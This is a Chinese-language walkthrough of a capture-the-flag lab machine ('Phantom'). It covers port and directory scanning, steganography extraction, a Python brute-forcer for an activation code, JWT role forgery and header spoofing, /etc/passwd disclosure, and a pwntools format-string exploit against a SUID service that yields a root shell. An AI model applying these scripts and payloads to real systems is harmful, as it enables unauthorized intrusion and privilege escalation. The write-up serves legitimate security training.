

端口扫描

```
└─(root@kali)-[~]
└─# nmap -p- 192.168.1.145 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-21 05:32 EDT
Nmap scan report for 192.168.1.145
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     nginx 1.14.2
MAC Address: 08:00:27:78:23:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.99 seconds
```

扫描目录

```

└─(root@kali)-[~]
└─# dirsearch -u http://192.168.1.145
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

_|. _ _ _ _ _ _|_      v0.4.3

(_||| _) (/_(|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist
size: 11460

Output File: /root/reports/http_192.168.1.145/_26-03-21_05-34-13.txt

Target: http://192.168.1.145/


[05:34:13] starting:

[05:34:13] 404 - 571B - /jsp.bak
[05:34:13] 404 - 571B - /aspx.bak
[05:34:13] 404 - 571B - /js.bak
[05:34:13] 404 - 571B - /html.bak
[05:34:13] 404 - 571B - /php.bak
[05:34:14] 404 - 571B - /.bak
[05:34:14] 404 - 571B - /.cc-ban.txt.bak
[05:34:14] 404 - 571B - /.htaccess.BAK

```

```
[05:34:14] 404 - 571B - /.htaccess.bak
[05:34:14] 404 - 571B - /.htpasswd.bak
[05:34:20] 404 - 571B - /app/etc/local.xml.bak
[05:34:21] 404 - 571B - /bitrix/.settings.bak
[05:34:21] 404 - 571B - /bitrix/.settings.php.bak
[05:34:21] 404 - 571B - /bitrix/settings.bak
[05:34:21] 404 - 571B - /bitrix/settings.php.bak
[05:34:22] 404 - 571B - /CHANGELOG.HTML
[05:34:22] 404 - 571B - /conf.php.bak
[05:34:22] 404 - 571B - /config.bak
[05:34:22] 404 - 571B - /config.inc.bak
[05:34:22] 404 - 571B - /config.ini.bak
[05:34:22] 404 - 571B - /config.php.bak
[05:34:22] 404 - 571B - /configuration.php.bak
[05:34:22] 404 - 571B - /configure.php.bak
[05:34:25] 404 - 571B - /global.asa.bak
[05:34:25] 404 - 571B - /global.asax.bak
[05:34:25] 404 - 571B - /htaccess.bak
[05:34:25] 404 - 571B - /htpasswd.bak
[05:34:25] 404 - 571B - /htpasswd/htpasswd.bak
[05:34:26] 404 - 571B - /index.bak
[05:34:26] 404 - 571B - /index.php
[05:34:26] 404 - 571B - /index.php.bak
[05:34:26] 404 - 571B - /index1.bak
[05:34:26] 404 - 571B - /index2.bak
[05:34:26] 404 - 571B - /install.bak
[05:34:26] 404 - 571B - /INSTALL.HTML
[05:34:27] 404 - 571B - /local_conf.php.bak
[05:34:27] 404 - 571B - /localsettings.php.bak
[05:34:27] 404 - 571B - /maintenance.flag.bak
[05:34:28] 404 - 571B - /MANIFEST.bak
[05:34:29] 200 - 41B - /pass.txt
[05:34:29] 404 - 571B - /passwd.bak
[05:34:30] 404 - 571B - /phpini.bak
[05:34:32] 404 - 571B - /secreting.bak
[05:34:32] 404 - 571B - /settings.php.bak
[05:34:36] 404 - 571B - /web.config.bak
[05:34:37] 404 - 571B - /wp-config.bak
[05:34:37] 404 - 571B - /wp-config.php.bak
```

有个pass.txt,看了一下,提示我没有要密码爆破,加上web页面就一个图片可以下载,我就感觉是图片隐写



用stegseek跑了一下，jr.jpg里面还有666.zip文件

```
—(root@kali)-[~]
└─# stegseek qr.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "" MB)


[i] Original filename: "666.zip".
[i] Extracting to "qr.jpg.out"
```



一个二维码，我就扫了一下发现没用，我就行想会不会还有一层，

```
—(root@kali)-[~]
└─# steghide extract -sf 666.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

这个要密码，爆破也没有爆出来，我就去web页面看了一下




这个不是群主吗，但是111改成了111，我就感觉是密码，毕竟也标记出来了

```
—(root@kali)-[~]
└─# steghide extract -sf 666.jpg
Enter passphrase:
wrote extracted data to "secret.txt".
```

就发现一个新文件secret.txt，这里给了子域名token.dsz

```
└─# cat secret.txt
token.dsz
```

去访问了一下



去注册了一下

```
import requests
import re

url = "http://token.dsz/activate.php?id=18"
session = requests.Session()

print("🚀 正在探测 000000 - 000999，请稍候...")

for i in range(1000):
    code = f"{i:06d}"

    try:
        # 1. 获取包含新 Token 的页面
        resp_get = session.get(url)
        # 使用正则表达式提取隐藏的 token 值
        token_match = re.search(r'name="token" value="(.*?)"', resp_get.text)

        if not token_match:
            print("❌ 未能在页面中找到 Token，请检查网络或 URL")
            break

        current_token = token_match.group(1)

        # 2. 提交验证请求
        data = {
```

```

        "id": "18",
        "token": current_token,
        "code": code,
        "activate": ""
    }


    resp_post = session.post(url, data=data)

# 3. 结果判断: 只要不是“错误”或“Invalid”, 就说明中奖了
if "错误" not in resp_post.text and "Invalid" not in resp_post.text:
    print(f"\n✅ 成功! 正确激活码是: {code}")
    # 提取结果中的 Flag (通常以 MazeSec{ 或 flag{ 开头)
    flag = re.search(r'[A-Za-z0-9]+{.*?}', resp_post.text)
    if flag:
        print(f"🚩 FLAG: {flag.group(0)}")
    else:
        print("📄 页面内容如下: \n", resp_post.text)
        break

if i % 100 == 0:
    print(f"⌚ 已尝试至: {code} ...")

except Exception as e:
    print(f"⚠️ 出错啦: {e}")
    break

```



```

36 print(f"\n✅ 成功! 正确激活码是: {code}")
37 # 提取结果中的 Flag (通常以 MazeSec{ 或 flag{ 开头)
运行 scratch_4 x
↑ 已尝试至: 000500 ...
↓ 已尝试至: 000600 ...
⏸ 已尝试至: 000700 ...
⏸ 已尝试至: 000800 ...
✅ 成功! 正确激活码是: 000809
🚩 FLAG: d{6}

```

安全激活面板

用户信息:

当前用户ID: 18

用户名: admin123

6位激活码

激活成功! 账户已可以使用。

[快去登录吧]

请输入6位激活码

提交验证

注意: 当前显示的是您的用户ID。如需激活其他用户的账户, 请让该用户登录后访问此页面。

进来发现要administrator权限

欢迎回来, admin123

权限级别: user

在线用户
1

系统状态
运行中

数据库版本
SQLite 3.0

权限不足

只有administrator的权限可以访问升级系统。

看了一下域名token，这肯定要改token

^ ⌂ ⏸

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaWRTaW4xMjMiLCJyb2x1IjoiaXNlciIsImhhdCI6MTc3NDA5MTIxOH0.n0mJw9yS5UcOq7ZRSbLrePKJDMvPrS10SVftKXePsfS

abc 148 1

Raw Bytes

Output

```
{
  "user": "admin123",
  "role": "user",
  "iat": 1774091218
}
```

Input

```
{
  "user": "admin123",
  "role": "administrator",
  "iat": 1774091218
}
```

abc 78 5

Raw Bytes

Output

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaWRTaW4xMjMiLCJyb2x1IjoiaWRTaW5pc3RyYXRvciiIsImhhdCI6MTc3NDA5MTIxOH0.ARo7WvB3s0KRSNOD8N5C-MMMvOl1B-ZQGYvcIJ2uaBU

改了token,又说访问被拒绝

请求

美化 Raw Hex

```
1 GET /dashboard.php HTTP/1.1
2 Host: token.dsz
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0)
  Gecko/20100101 Firefox/147.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=dou4c1d1vqtbkfq14ig2no60k9; auth_token=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaWRTaW4xMjMiLCJyb2x1IjoiaWRTaW5pc3RyYXRvciiIsImhhdCI6MTc3NDA5MTIxOH0.ARo7WvB3s0KRSNOD8N5C-MMMvOl1B-ZQGYvcIJ2uaBU
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

响应

美化 Raw Hex 页面渲染

日志审计

安全注销

系统状态

运行中

数据库版本

SQLite 3.0

Access Denied

我就想到xxf伪造



进来就让我读文件

请求	payload	状态码	错误	超时	长度	注释
0		200			5960	
1	/etc/passwd	200			5960	
703	/usr/local/psa/admin/htdocs...	200			4820	
585	/System/Library/WebObjects...	200			4764	
734	/usr/share/squirrelmail/plugi...	200			4764	
655	/usr/local/jakarta/dist/tomc...	200			4758	
657	/usr/local/jakarta/dist/tomc...	200			4758	
459	/etc/sw-cp-server/applicatio...	200			4756	
702	/usr/local/psa/admin/conf/s...	200			4756	
873	/var/www/html/squirrelmail...	200			4750	
661	/usr/local/jakarta/tomcat/co...	200			4748	
663	/usr/local/jakarta/tomcat/co...	200			4748	
654	/usr/local/jakarta/dist/tomc...	200			4746	
653	/usr/local/jakarta/dist/tomc...	200			4744	
656	/usr/local/jakarta/dist/tomc...	200			4742	
658	/usr/local/jakarta/dist/tomc...	200			4742	
476	/etc/vmware-tools/vmware...	200			4740	
584	/srv/www/htdocs/squirrelmai...	200			4740	
617	/usr/local/apache2/conf/ext...	200			4738	
720	/usr/ports/contrib/pure-ftpd...	200			4738	

请求	响应
美化	Raw Hex 页面渲染
95	nooouy:x:1000:1000:/nonexistent:/usr/sbin/nologin
96	_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
97	systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
98	systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
99	systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
100	systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
101	messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
102	sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
103	12138:x:1000:1000:To***21**:/home/12138:/bin/bash
104	</div>
105	</div>
106	</div>
...	...

跑了一下能读的文件，就/etc/passwd能读，To***21**还提示了这个，这个我看，不就是Todd12138吗，位数刚好对上

ssh上来，发现没有user.txt,sudo -l也不是，我就find一下

```
—(root@kali)-[~]
└─# ssh 12138@192.168.1.145
The authenticity of host '192.168.1.145 (192.168.1.145)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:12: [hashed name]
  ~/.ssh/known_hosts:38: [hashed name]
  ~/.ssh/known_hosts:44: [hashed name]
  ~/.ssh/known_hosts:45: [hashed name]
  ~/.ssh/known_hosts:47: [hashed name]
  ~/.ssh/known_hosts:50: [hashed name]
  ~/.ssh/known_hosts:51: [hashed name]
  ~/.ssh/known_hosts:52: [hashed name]
(11 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.145' (ED25519) to the list of known hosts.
12138@192.168.1.145's password:
Permission denied, please try again.
```



```
12138@192.168.1.145's password:
Linux Phantom 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Thu Mar 12 10:34:37 2026 from 192.168.137.1

```
12138@Phantom:~$ ls
```

```
12138@Phantom:~$ ls
```

```
12138@Phantom:~$ ls -la
```

```
total 20
drwx----- 2 12138 12138 4096 Mar 13 11:24 .
drwxr-xr-x 3 root  root  4096 Mar 10 01:19 ..
lrwxrwxrwx 1 root  root    9 Mar 13 11:24 .bash_history -> /dev/null
-rw-r--r-- 1 12138 12138  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 12138 12138 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 12138 12138  807 Apr 18  2019 .profile
lrwxrwxrwx 1 root  root    9 Mar 13 11:24 .viminfo -> /dev/nu
```

```
12138@Phantom:~$ sudo -l
```

```
[sudo] password for 12138:
```

Sorry, user 12138 may not run sudo on Phantom.

```
12138@Phantom:~$ find / -perm -u=s -type f 2>/dev/null
```

```
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/mnt/flag/romantic_link_challenge/romantic_link
```

/mnt/flag/romantic_link_challenge/romantic_link这个文件有个flag, 我就感觉要用这个提权root

这是个二进制文件放到ida里面看了ai分析了一下

```
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
    int optval; // [rsp+18h] [rbp-38h] BYREF
    socklen_t addr_len; // [rsp+1Ch] [rbp-34h] BYREF
    struct sockaddr v5; // [rsp+20h] [rbp-30h] BYREF
    struct sockaddr addr; // [rsp+30h] [rbp-20h] BYREF
    int v7; // [rsp+48h] [rbp-8h]
    int fd; // [rsp+4Ch] [rbp-4h]

    addr_len = 16;
```

```

signal(17, signal_handler);
if ( argc > 1 && !strcmp(argv[1], "-debug") )
{
    debug_mode = 1;
    puts(s);
}
fd = socket(2, 1, 0);
optval = 1;
setsockopt(fd, 1, 2, &optval, 4u);
addr.sa_family = 2;
*((_DWORD *)&addr.sa_data[2] = inet_addr("127.0.0.1");
*((_WORD *)&addr.sa_data = htons(0x522u);
if ( bind(fd, &addr, 0x10u) < 0 )
{
    perror("bind failed");
    exit(1);
}
listen(fd, 5);
printf(aRomanticLink, 1314LL);
while ( 1 )
{
    do
        v7 = accept(fd, &v5, &addr_len);
    while ( v7 < 0 );
    if ( !fork() )
    {
        close(fd);
        handle_client((unsigned int)v7);
        exit(0);
    }
    close(v7);
}
}

```

```

int __fastcall handle_client(unsigned int a1)
{
    int result; // eax
    char buf[16]; // [rsp+10h] [rbp-30h] BYREF
    int v3; // [rsp+20h] [rbp-20h]
    int v4; // [rsp+24h] [rbp-1Ch]
    void *v5; // [rsp+28h] [rbp-18h]
    void *v6; // [rsp+30h] [rbp-10h]
    FILE *stream; // [rsp+38h] [rbp-8h]

    setlocale(6, "C.UTF-8");
    stream = fdopen(a1, "a+");
    setvbuf(stream, 0LL, 2, 0LL);
    v6 = &unk_4023D8;
    send_msg(a1, &unk_4023D8);
    while ( 1 )
    {
LABEL_2:
        v5 = &unk_4025B8;
        send_msg(a1, &unk_4025B8);
        v4 = recv(a1, buf, 0xFuLL, 0);
    }
}

```

```

    if ( v4 <= 0 )
        return close(a1);
    buf[v4] = 0;
    v3 = atoi(buf);
    if ( v3 <= 5 )
        break;
    if ( v3 == 666 )
        debug_mode_func(a1);
    else
LABEL_14:
        send_msg(a1, &unk_402690);
}
if ( v3 <= 0 )
    goto LABEL_14;
switch ( v3 )
{
    case 1:
        romantic_chat(a1);
        goto LABEL_2;
    case 2:
        show_feeling(a1);
        goto LABEL_2;
    case 3:
        share_secret(a1);
        goto LABEL_2;
    case 4:
        get_libc_info(a1);
        goto LABEL_2;
    case 5:
        send_msg(a1, &unk_402660);
        result = close(a1);
        break;
    default:
        goto LABEL_14;
}
return result;
}

```

```

int __fastcall debug_mode_func(unsigned int a1)
{
    int result; // eax
    char buf[76]; // [rsp+10h] [rbp-50h] BYREF
    int v3; // [rsp+5Ch] [rbp-4h]

    if ( !debug_mode )
        return send_msg(a1, &unk_402357);
    send_msg(a1, &unk_402370);
    result = recv(a1, buf, 0x3FULL, 0);
    v3 = result;
    if ( result > 0 )
    {
        buf[strcspn(buf, "\r\n")] = 0;
        result = strncmp(buf, "shell", 5uLL);
        if ( !result )
        {

```

```

        send_msg(a1, &unk_4023AD);
        dup2(a1, 0);
        dup2(a1, 1);
        dup2(a1, 2);
        return system("/bin/sh");
    }
}
return result;
}

```

show_feeling 函数中经典漏洞：格式化字符串漏洞,我没学过Pwn，就让ai帮我写了一下脚本

```

ssize_t __fastcall show_feeling(unsigned int a1)
{
    ssize_t result; // rax
    char buf[76]; // [rsp+10h] [rbp-50h] BYREF
    int v3; // [rsp+5Ch] [rbp-4h]

    send_msg(a1, &unk_402228);
    send_msg(a1, "杈嶳煖浣犺耽蹇寫傑: ");
    result = recv(a1, buf, 0x3FULL, 0);
    v3 = result;
    if ( (int)result > 0 )
    {
        buf[v3] = 0;
        send_msg(a1, &unk_402263);
        dprintf(a1, buf);
        return send_msg(a1, &unk_402278);
    }
    return result;
}

```

```

from pwn import *
import time

# 目标设置
target_addr = 0x403d74 # debug_mode 地址
io = remote("127.0.0.1", 1314)

log.info("--- 步骤 1: 修改内存变量 ---")
# 构造 payload: 打印 4 字节(HACK)后, 将 4 写入第 8 个参数(target_addr)
# 使用 ljust 确保对齐, 防止地址位移
payload = b"HACK%8$n".ljust(8, b"A") + p64(target_addr)

io.sendlineafter("请选择 [1-5]:".encode('utf-8'), b"2")
io.sendlineafter("输入你的心情:".encode('utf-8'), payload)
log.success("Payload 已发送, debug_mode 理论上已变为 4")

# --- 关键等待 ---
# 给程序一点时间处理格式化字符串并回到主菜单
time.sleep(0.5)

```

```

log.info("--- 步骤 2: 激活隐藏后门 ---")
io.sendline(b"666")

# 等待调试菜单的响应回显
try:
    # 匹配“请输入调试指令”或类似的关键字
    io.recvuntil("输入".encode('utf-8'), timeout=1)
    log.success("已检测到调试菜单, 正在注入 shell...")
except:
    log.warning("未检测到菜单回显, 尝试盲发 shell 指令...")

# --- 步骤 3: 获取权限 ---
io.sendline(b"shell")

log.success("祝贺! 权限已拿。")
io.interactive()

```

没有pwn库, 用pip install pwn下载

```

12138@Phantom:~$ cd /tmp
12138@Phantom:/tmp$ ls
exp.py  systemd-private-0c1dbf0ae6b4477f875ee4b13de7331b-systemd-logind.service-
zjujfg  systemd-private-0c1dbf0ae6b4477f875ee4b13de7331b-systemd-
timesyncd.service-TymgZi
12138@Phantom:/tmp$ python3 exp.py
[+] Opening connection to 127.0.0.1 on port 1314: Done
[*] --- 步骤 1: 修改内存变量 ---
[+] Payload 已发送, debug_mode 理论上已变为 4
[*] --- 步骤 2: 激活隐藏后门 ---
[+] 已检测到调试菜单, 正在注入 shell...
[+] 祝贺! 权限已拿。
[*] Switching to interactive mode
命令 (输入 shell 获取
$ id
uid=0(root) gid=0(root) groups=0(root)
$ ls
romantic_link
$ cd /root
$ ls
root.txt
$ cat root.txt
flag{root-2bd1dc759be8c8940e35569092e7dac2}
$

```

这样就打完了